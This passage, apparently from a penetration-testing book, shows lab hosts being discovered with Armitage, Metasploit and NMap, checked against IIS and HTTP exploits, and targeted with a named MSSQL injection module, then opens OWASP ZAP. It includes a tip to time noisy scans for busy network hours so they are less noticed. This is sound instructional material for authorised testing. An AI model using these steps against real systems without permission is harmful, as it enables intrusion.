
We can import hosts from a list, perform an NMap scan and discover them, or add hosts manually. Because we have only one target right now, we will enter the host manually.



Now we have our host, we can just add the OS version and see what Armitage can come up with. We know it is Windows 7 and we know it has a webserver live on it.




We clicked on the **Services** and **Scan** buttons above OS in the first dialog, from right clicking on the host, and it gave us a running Metasploit port scan. When you hit refresh on the services scan, it shows ports **139**, **80**, and **445** open with **Microsoft-IIS 7.5** running and **Windows 7 Professional SP1 (build 7601)**.




We are not creating a workspace for this test because the workspace function does not seem to work as expected. When we ran the **Attacks | Find Attacks** menu item, it created an additional menu when right-clicking the target machine. This opened a list of all the attacks available for that specific machine's operating system and known open ports. We chose **iis** for the image below and ran the commands under **Check Exploits...**.

The output shows that the target machine is not susceptible to any of those exploits. This certainly saves time when searching for good exploits to run.




The HTTP attack list has 132 possible exploits, and you must keep in mind that this is a default instance of iis with only one static page up. There are so few customizations or helper applications for iis that direct exploitation is unlikely. When you are checking the viability of so many exploits, just use the keyboard shortcut *Ctrl + F* to open a search tool.




Discovering new machines with NMap

What if we are given a black-box test where we know the network segments to test but not the specific hosts? It is faster to run a test with Metasploit's scanner or with a linked NMap scan. The following uses the NMap Comprehensive scan. This is noisy and more easily discoverable than a surgical strike on a specific server, so it is best to run this when there is a lot of traffic on the network. Monday morning at about 9:30 should be pretty busy, as people get into the office and start checking their mail and whatnot.



When you choose NMap Comprehensive, a dialog opens asking your choice of IP or range. We are choosing the `192.168.56.0/24` network range to get the entire Class C network segment we expect. We choose the CIDR where the testing machine IP appears on the network. If it is a larger segment, we will miss some of the hosts. If you find no hosts live in the range of `192.168.56.1-192.168.56.255`, you can decrease the /CIDR number. If the target network uses public IPs for their internal network, or they are using A or B class private IP ranges, you can reduce the /CIDR number.




As a memory jogger, in IP version 4, **Classless Inter-Domain Routing** (**CIDR**) was introduced to reduce waste of a limited number of available IP addresses. The CIDR number is the number of bits in the subnet mask. In theory, you can have CIDR numbers less than 8, which is the bitcount of a Class A network. Starting with our expected 254 possible hosts in a Class C network, every time you reduce the CIDR number by 1, you double the possible number of hosts to scan. A Class A network with 17 million hosts to scan can take an appreciably long time. This is one of the reasons you will never want to do that.


Now that our NMap scan is done, let's look at our hosts. We have the following hosts up at the moment:

- Kali Attack platform: `192.168.56.101`
- Windows Workstation: `192.168.56.102`
- Windows Server 2012: `192.168.56.103`


In this chapter, we are going to go after the webserver on the Windows Server 2012.




There are dozens of possible exploits for HTTP and four exploits for IIS. The easiest thing to do is to check which exploits have a chance of working on this webserver. Since there are only four IIS exploits, we will check for those first.




The very last item in each list is a link to **check exploits...**, so we will do that now.



The outcome of the IIS check is that the host is not exploitable, so we have to go after the HTTP attacks and mssql injection attacks. This machine has several possible exploits, but for the most part the applications have proven to be difficult. We have another Windows webserver on the secondary network. We can rattle its cage a bit. The next image is the setup dialog for **ms09_004_sp_replwritetovarbin_sqli**, an injection exploit.




The following image is the exploit to attack Microsoft SQL Server: `exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sqli`.




Zinging Windows servers with OWASP ZAP


OWASP ZAP is a GUI interface that tests the vulnerabilities of a website, and using the details ZAP produces, you can find possible attack vectors on your target machine or machines on the network. We are using one internal lab machine and two machines on the public internet to look for holes and vulnerabilities. The first time you start ZAP, you will see their Apache License, which you must accept. The license mentions that you must not use ZAP to scan a machine or site to which you do not have rights. It is not legal to scan sites you don't have rights to and we will not be amused if we find out you are scanning our test sites without permission. We might consider allowing you to scan the sites with permission, but you will have to ask *first*.




The next dialog is a question of whether you wish to use, or continue to use, ZAP with a session. Persist is an odd way to describe the very first time you use ZAP but that is what you are asked. We are going to name our session `generic-corp=ws2K12-01` because it is a session of Windows web servers.



